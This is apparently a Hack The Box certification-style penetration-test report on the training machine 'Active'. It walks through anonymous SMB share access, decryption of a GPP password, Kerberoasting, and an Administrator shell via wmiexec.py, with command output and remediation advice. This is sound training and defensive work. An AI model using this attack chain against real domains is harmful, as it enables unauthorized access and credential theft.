HACKTHEBOX

Penetration Test

HTB - Active

Report of Findings

HTB Certified Penetration Testing Specialist (CPTS) Exam Report

Candidate Name: Jan Mevius

Active

January 1, 2025

Version: 1.0

HACKTHEBOX

Table of Contents

1 Statement of Confidentiality

The contents of this document have been developed by Hack The Box. Hack The Box considers the contents of this document to be proprietary and business confidential information. This information is to be used only in the performance of its intended use. This document may not be released to another vendor, business partner or contractor without prior written consent from Hack The Box. Additionally, no portion of this document may be communicated, reproduced, copied or distributed without the prior consent of Hack The Box.

The contents of this document do not constitute legal advice. Hack The Box's offer of services that relate to compliance, litigation or other legal interests are not intended as legal counsel and should not be taken as such. The assessment detailed herein is against a fictional company for training and examination purposes, and the vulnerabilities in no way affect Hack The Box external or internal infrastructure.

2 Engagement Contacts

Active Contacts		
Contact	**Title**	**Contact Email**

Assessor Contact		
Assessor Name	**Title**	**Assessor Contact Email**
Jan Mevius	Penetration Tester	mp3vius@protonmail.com

3 Executive Summary

Active (“Active” herein) contracted Jan Mevius to perform a comprehensive Penetration Test of Active’s internal and externally facing network infrastructure. The goal was to identify security weaknesses, assess the potential impact to Active, document all findings in a clear and repeatable manner, and provide actionable remediation recommendations.

3.1 Approach

Jan Mevius performed testing under a “Black Box” approach from January 1, 2025 to January 1, 2025 without credentials or any prior knowledge of Active’s externally facing environment, with the goal of identifying unknown weaknesses. Testing was conducted from a non-evasive standpoint to uncover as many misconfigurations and vulnerabilities as possible. The assessment was performed remotely from Jan Mevius's assessment labs. Each identified weakness was documented and manually investigated to determine exploitation possibilities and escalation potential. Jan Mevius sought to demonstrate the full impact of each vulnerability, including potential access to internal systems. If Jan Mevius was able to gain a foothold within the internal network as a result of external network testing, further testing was conducted, including lateral movement and privilege escalation (both horizontal and vertical) to demonstrate the impact of an internal network compromise.

3.2 Scope

The scope of this assessment was one external IP address belonging to Active.

In Scope Assets

Host/URL/IP Address	Description
10.10.10.100	active.htb

3.3 Assessment Overview and Recommendations

During the penetration test against Active, Jan Mevius identified 3 findings that threaten the confidentiality, integrity, and availability of Active's information systems. The findings were categorized by severity level, with 1 of the findings being assigned a critical-risk rating, 2 high-risk, 0 medium-risk, and 0 low risk. There were also 0 informational finding related to enhancing security monitoring capabilities within the internal network.

During the penetration test, the tester identified critical weaknesses within the organization's internal network.

An exposed file-sharing service was discovered that allowed unauthorized access to sensitive internal files without requiring authentication. Among the exposed information were system configurations and administrative credentials. Using this information, the tester was able to retrieve and decrypt an administrative password without any user interaction.

Further investigation revealed weaknesses in account management practices, allowing the tester to obtain and crack authentication data related to a highly privileged system account. This ultimately resulted in full administrative access to the organization's internal environment.

Active should create a remediation plan based on the Remediation Summary section of this report, addressing all high-priority findings as soon as possible according to business needs. It is also recommended that periodic vulnerability assessments be performed if they are not already being conducted. Once the issues identified in this report have been addressed, a more comprehensive security assessment may help identify additional opportunities to strengthen the environment, making it more difficult for attackers to move laterally and improving the organization’s ability to detect and respond to suspicious activity.

4 Network Penetration Test Assessment Summary

Jan Mevius began all testing activities from the perspective of an unauthenticated user on the internet. Active provided the tester with network ranges but did not provide additional information such as operating system or configuration information.

4.1 Summary of Findings

During the course of testing, Jan Mevius uncovered a total of 3 findings that pose a material risk to Active's information systems. Jan Mevius also identified 0 informational finding that, if addressed, could further strengthen Active's overall security posture. Informational findings are observations for areas of improvement by the organization and do not represent security vulnerabilities on their own. The below chart provides a summary of the findings by severity level.

In the course of this penetration test **1 Critical** and **2 High** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

#	Severity Level	Finding Name	Page
1	9.3 (Critical)	Exposure of Encrypted Credentials in Groups.xml (GPP Password Vulnerability)	16

5 Internal Network Compromise Walkthrough

During the course of the assessment, Jan Mevius was able to gain a foothold via the external network, move laterally, and compromise the internal network, leading to full administrative control over internal systems. The steps below demonstrate the process taken from initial access to compromise and do not include all vulnerabilities and misconfigurations discovered during the course of testing. Any issues not used as part of the path to compromise are listed as separate, standalone issues in the Technical Findings Details section, ranked by severity level. The intent of this attack chain is to demonstrate to Active the impact of each vulnerability shown in this report and how they fit together to represent the overall risk to the client environment, helping prioritize remediation efforts (e.g., addressing critical vulnerabilities quickly could break the attack chain while the organization works to remediate all reported issues). While other findings in this report could also be leveraged to gain a similar level of access, this attack chain illustrates the initial path of least resistance taken by the tester to achieve system compromise.

5.1 Detailed Walkthrough

Jan Mevius performed the following to fully compromise the network.

1. The engagement started with an Nmap scan, which revealed multiple open ports. Among them, SMB stood out as particularly interesting.
2. During SMB enumeration, the tester, using htb-recon, identified a "Replication" share that appeared to be a copy of the SYSVOL directory. This share was **accessible anonymously** (null authentication) and **allowed recursive file downloads**.
3. Upon reviewing the downloaded files, the tester found several **sensitive artifacts**, including password policies, a list of user privileges, and credentials stored inside a **Groups.xml** file.
4. The cpassword field within Groups.xml was extracted and easily decrypted using the gpp-decrypt tool, revealing plaintext credentials.
5. Recalling that port 88 (Kerberos) was open from the earlier Nmap scan, the tester used Impacket's GetUserSPNs.py tool to enumerate Service Principal Names (SPNs) and extract a Kerberos ticket for offline cracking.
6. A ticket belonging to the **Administrator account was found** and was successfully cracked offline using hashcat, providing **full administrative credentials**.

Detailed reproduction steps for this attack chain are as follows:

The tester began testing and started off with the usual nmap scan, revealing multiple ports open.




Figure 1: nmap scan

From these results the tester decided to analyze SMB first to see if there was any low-hanging fruit. Using the htb-recon script, the SMB shares were checked and automatically downloaded recursively if accessible. Most shares were denying permission, however the "Replication" share was downloaded.




Figure 2: Replication share downloaded

The share looked to be a copy of the "SYSVOL" share as there were some senstive files in here pertaining password policies, a list of user privileges and also encrypted credentials inside a Groups.xml file.

Figure 3: Groups.xml

Encrypted passwords from the Group.xml file are notoriously easy to decrypt with a tool called gpp-decrypt.

```
┌──(kali㉿kali)-[~/…/MACHINE/Microsoft/Windows NT/SecEdit]
└─$ gpp-decrypt edB[redacted]VmQ
G[redacted]8
```

Figure 4: Decrypting cpassword

The user flag was found upon logging in with these credentials to the "Users" SMB share using smbclient and moving to the SVC_TGS desktop directory.

```
┌──(kali㉿kali)-[~/…/MACHINE/Microsoft/Windows NT/SecEdit]
└─$ smbclient -L \\\\10.10.10.100\\ -U "SVC_TGS"
Password for [WORKGROUP\SVC_TGS]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Replication     Disk
        SYSVOL          Disk      Logon server share
        Users           Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.100 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

┌──(kali㉿kali)-[~/…/MACHINE/Microsoft/Windows NT/SecEdit]
└─$ smbclient \\\\10.10.10.100\\Users -U "SVC_TGS"
Password for [WORKGROUP\SVC_TGS]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   DR        0  Sat Jul 21 16:39:20 2018
  ..                                  DR        0  Sat Jul 21 16:39:20 2018
  Administrator                        D        0  Mon Jul 16 12:14:21 2018
  All Users                        DHSrn        0  Tue Jul 14 07:06:44 2009
  Default                            DHR        0  Tue Jul 14 08:38:21 2009
  Default User                     DHSrn        0  Tue Jul 14 07:06:44 2009
  desktop.ini                        AHS      174  Tue Jul 14 06:57:55 2009
  Public                              DR        0  Tue Jul 14 06:57:55 2009
  SVC_TGS                              D        0  Sat Jul 21 17:16:32 2018
```

Figure 5: Logging in




Figure 6: User flag

The tester then remembered from the nmap scan that port 88 was open, so he utilized the Impacket tool GetUserSPNs to enumerate Service Principal Names and possibly extract a Kerberos ticket for offline cracking. The Administrator kerberos ticket was retrieved and cracked offline using hashcat.




Figure 7: GetUserSPNs




Figure 8: Kerberos ticket cracked

The tester could then use `wmiexec.py` to fully compromise the system, logging in as the Administrator and obtaining the root flag.

```
┌──(kali㉿kali)-[~/…/Replication/active.htb/users/Administrator]
└─$ wmiexec.py active.htb/administrator:[redacted]@10.10.10.100
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv2.1 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>dir Users\Administrator\Desktop
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute wmiexec.py again with -codec and the corresponding codec
 Volume in drive C has no label.
 Volume Serial Number is 15BB-D59C

 Directory of C:\Users\Administrator\Desktop

21/01/2021  07:49 ••    <DIR>          .
21/01/2021  07:49 ••    <DIR>          ..
24/04/2025  10:11 ••                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   1.130.647.552 bytes free

C:\>type Users\Administrator\Desktop\root.txt
fa[redacted]05
```

Figure 9: Root flag

6 Remediation Summary

As a result of this assessment there are several opportunities for Active to strengthen its network security. Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete. Active should ensure that all remediation steps and mitigating controls are carefully planned and tested to prevent any service disruptions or loss of data.

6.1 Short Term

SHORT TERM REMEDIATION:

- **Exposure of Encrypted Credentials in Groups.xml (GPP Password Vulnerability)** - Remove all GPP-stored passwords immediately and reset credentials that may have been exposed. Apply security patches that prevent password storage in Group Policy Preferences (e.g., MS14-025). Implement administrative practices that avoid embedding credentials in GPOs.
- **Insecure SMB Share Exposure via SYSVOL Replication** - Disable anonymous access to all SMB shares unless absolutely required and restrict share permissions following the principle of least privilege. Regularly audit SMB shares for misconfigurations and sensitive content exposure.

6.2 Medium Term

MEDIUM TERM REMEDIATION:

- **Kerberoasting Vulnerability (Weak Service Account Passwords)** - Use long, complex, and randomly generated passwords for all service accounts and rotate service account passwords regularly. Monitor Kerberos ticket requests for anomalies.

6.3 Long Term

LONG TERM REMEDIATION:


n/a

7 Technical Findings Details

1. Exposure of Encrypted Credentials in Groups.xml (GPP Password Vulnerability) - Critical

CWE	CWE-522 - Insufficiently Protected Credentials
CVSS 3.1	9.3 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:L/A:N
Root Cause	The `Groups.xml` file found within the accessible SMB share contained a cpassword field, a **weakly "encrypted" password** format used historically by Group Policy Preferences (GPP). The stored password was easily decrypted, yielding plaintext credentials.
Impact	Stored, reversible encrypted passwords can be trivially decrypted by attackers with access, providing direct credentials that may allow privilege escalation, lateral movement, or full domain compromise.
Remediation	• Remove all GPP-stored passwords immediately. • Reset credentials that may have been exposed. • Apply security patches that prevent password storage in Group Policy Preferences (e.g., MS14-025). • Implement administrative practices that avoid embedding credentials in GPOs.
References	https://learn.microsoft.com/en-us/security-updates/securitybulletins/2014/ms14-025


Finding Evidence



2. Insecure SMB Share Exposure via SYSVOL Replication - High

CWE	CWE-200 - Exposure of Sensitive Information to an Unauthorized Actor
CVSS 3.1	8.6 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N
Root Cause	An SMB share ("Replication") was found to be **accessible without authentication** (null session access). The share contained **sensitive files**, including copies of SYSVOL directory content, exposing internal configurations and user management files to unauthenticated users.
Impact	Anonymous access to sensitive files can result in unauthorized disclosure of system configurations, password policies, domain information, and potentially credential harvesting, potentially leading to full network compromise.
Remediation	• Disable anonymous access to all SMB shares unless absolutely required. • Restrict share permissions following the principle of least privilege. • Regularly audit SMB shares for misconfigurations and sensitive content exposure.
References	https://www.cisa.gov/news-events/alerts/2017/01/16/smb-security-best-practices

Finding Evidence




```
┌──(kali㉿kali)-[~/…/MACHINE/Microsoft/Windows NT/SecEdit]
└─$ cat GptTmpl.inf
◆◆[Unicode]
Unicode=yes
[Registry Values]
MACHINE\System\CurrentControlSet\Services\NTDS\Parameters\LDAPServerIntegrity=4,1
MACHINE\System\CurrentControlSet\Services\Netlogon\Parameters\RequireSignOrSeal=4,1
MACHINE\System\CurrentControlSet\Services\LanManServer\Parameters\RequireSecuritySignature=4,1
MACHINE\System\CurrentControlSet\Services\LanManServer\Parameters\EnableSecuritySignature=4,1
[Privilege Rights]
SeAssignPrimaryTokenPrivilege = *S-1-5-20,*S-1-5-19
SeAuditPrivilege = *S-1-5-20,*S-1-5-19
SeBackupPrivilege = *S-1-5-32-549,*S-1-5-32-551,*S-1-5-32-544
SeBatchLogonRight = *S-1-5-32-559,*S-1-5-32-551,*S-1-5-32-544
SeChangeNotifyPrivilege = *S-1-5-32-554,*S-1-5-11,*S-1-5-32-544,*S-1-5-20,*S-1-5-19,*S-1-1-0
SeCreatePagefilePrivilege = *S-1-5-32-544
SeDebugPrivilege = *S-1-5-32-544
SeIncreaseBasePriorityPrivilege = *S-1-5-32-544
SeIncreaseQuotaPrivilege = *S-1-5-32-544,*S-1-5-20,*S-1-5-19
SeInteractiveLogonRight = *S-1-5-32-550,*S-1-5-32-549,*S-1-5-32-548,*S-1-5-32-551,*S-1-5-32-544
SeLoadDriverPrivilege = *S-1-5-32-550,*S-1-5-32-544
SeMachineAccountPrivilege = *S-1-5-11
SeNetworkLogonRight = *S-1-5-32-554,*S-1-5-9,*S-1-5-11,*S-1-5-32-544,*S-1-1-0
SeProfileSingleProcessPrivilege = *S-1-5-32-544
SeRemoteShutdownPrivilege = *S-1-5-32-549,*S-1-5-32-544
SeRestorePrivilege = *S-1-5-32-549,*S-1-5-32-551,*S-1-5-32-544
SeSecurityPrivilege = *S-1-5-32-544
SeShutdownPrivilege = *S-1-5-32-550,*S-1-5-32-549,*S-1-5-32-551,*S-1-5-32-544
SeSystemEnvironmentPrivilege = *S-1-5-32-544
SeSystemProfilePrivilege = *S-1-5-80-3139157870-2983391045-3678747466-658725712-1809340420,*S-1-5-32-544
SeSystemTimePrivilege = *S-1-5-32-549,*S-1-5-32-544,*S-1-5-19
SeTakeOwnershipPrivilege = *S-1-5-32-544
SeUndockPrivilege = *S-1-5-32-544
SeEnableDelegationPrivilege = *S-1-5-32-544
[Version]
signature="$CHICAGO$"
Revision=1
```

```
┌──(kali㉿kali)-[~/…/MACHINE/Microsoft/Windows NT/SecEdit]
└─$ cat GptTmpl.inf
◆◆[Unicode]
Unicode=yes
[System Access]
MinimumPasswordAge = 1
MaximumPasswordAge = 42
MinimumPasswordLength = 7
PasswordComplexity = 1
PasswordHistorySize = 24
LockoutBadCount = 0
RequireLogonToChangePassword = 0
ForceLogoffWhenHourExpire = 0
ClearTextPassword = 0
LSAAnonymousNameLookup = 0
[Kerberos Policy]
MaxTicketAge = 10
MaxRenewAge = 7
MaxServiceAge = 600
MaxClockSkew = 5
TicketValidateClient = 1
[Registry Values]
MACHINE\System\CurrentControlSet\Control\Lsa\NoLMHash=4,1
[Version]
signature="$CHICAGO$"
Revision=1
```

3. Kerberoasting Vulnerability (Weak Service Account Passwords) - High

CWE	CWE-522 - Insufficiently Protected Credentials
CVSS 3.1	8.2 / CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:C/C:H/I:H/A:N
Root Cause	Using SPN enumeration via Kerberos (port 88), a **service ticket** (TGS) for the **Administrator account** was extracted. The ticket's associated hash was cracked offline, revealing the plaintext password. Weak service account passwords and SPN mismanagement make Kerberoasting attacks highly effective.
Impact	Successful Kerberoasting can lead to the compromise of high-privilege accounts, including domain administrators, granting an attacker full control over an Active Directory environment.
Remediation	• Use long, complex, and randomly generated passwords for all service accounts. • Rotate service account passwords regularly. • Monitor Kerberos ticket requests for anomalies.
References	https://attack.mitre.org/techniques/T1558/003/

Finding Evidence



A Appendix

A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of Active's data.

Rating	CVSS Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
Info	0.0

A.2 Host & Service Discovery

IP Address	Port	Service	Notes
